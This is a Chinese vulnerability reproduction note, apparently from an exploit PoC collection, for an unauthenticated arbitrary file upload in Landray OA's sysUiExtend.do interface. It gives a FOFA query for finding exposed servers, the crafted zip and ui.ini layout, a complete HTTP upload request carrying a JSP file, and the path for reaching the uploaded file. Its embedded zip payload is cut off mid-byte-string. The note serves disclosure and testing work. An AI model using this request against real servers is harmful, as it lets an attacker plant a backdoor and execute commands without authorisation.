# L2-2蓝凌-OA-文件上传

## 漏洞描述：

蓝凌OA sysUiExtend.do接口处存在任意文件上传漏洞，未经过身份认证的攻击者可通过构造压缩文件上传恶意后门文件，远程命令执行，获取服务器权限。

**网站图片：**


## 网络测绘：

**fofa语法：**


FOFA：app="Landray-OA系统"

## 漏洞复现：

payload：

```
/api///sys/ui/sys_ui_extend/sysUiExtend.do?method=upload
```

效果图:





出现以上情况，证明漏洞可利用
构造恶意压缩包（共两个文件，ui.ini和上传的文件）
ui.ini文件内容，其中id值为上传后的路径

```
id=test


name=test


thumb=test
```


点击上传抓取数据包,替换数据包的url 重放





PoC

```
POST /api///sys/ui/sys_ui_extend/sysUiExtend.do?method=getThemeInfo HTTP/1.1
Host: your-ip
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Content-Type: multipart/form-data; boundary=----------------------------260140030128010173621878123124
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest

----------------------------260140030128010173621878123124
Content-Disposition: form-data; name="file"; filename="test.zip"
Content-Type: application/x-zip-compressed

{{unquote("PK\x03\x04\x0a\x00\x00\x00\x00\x00\x10\x189X\xb7G\x01!#\x00\x00\x00#\x00\x00\x00\x07\x00\x00\x00rce.jsp<% out.println\x28\"Hello, World!\"\x29; %>PK\x03\x04\x
----------------------------260140030128010173621878123124--
```




验证url

```
/resource/ui-ext/id值/上传的文件名
```


Hello, World!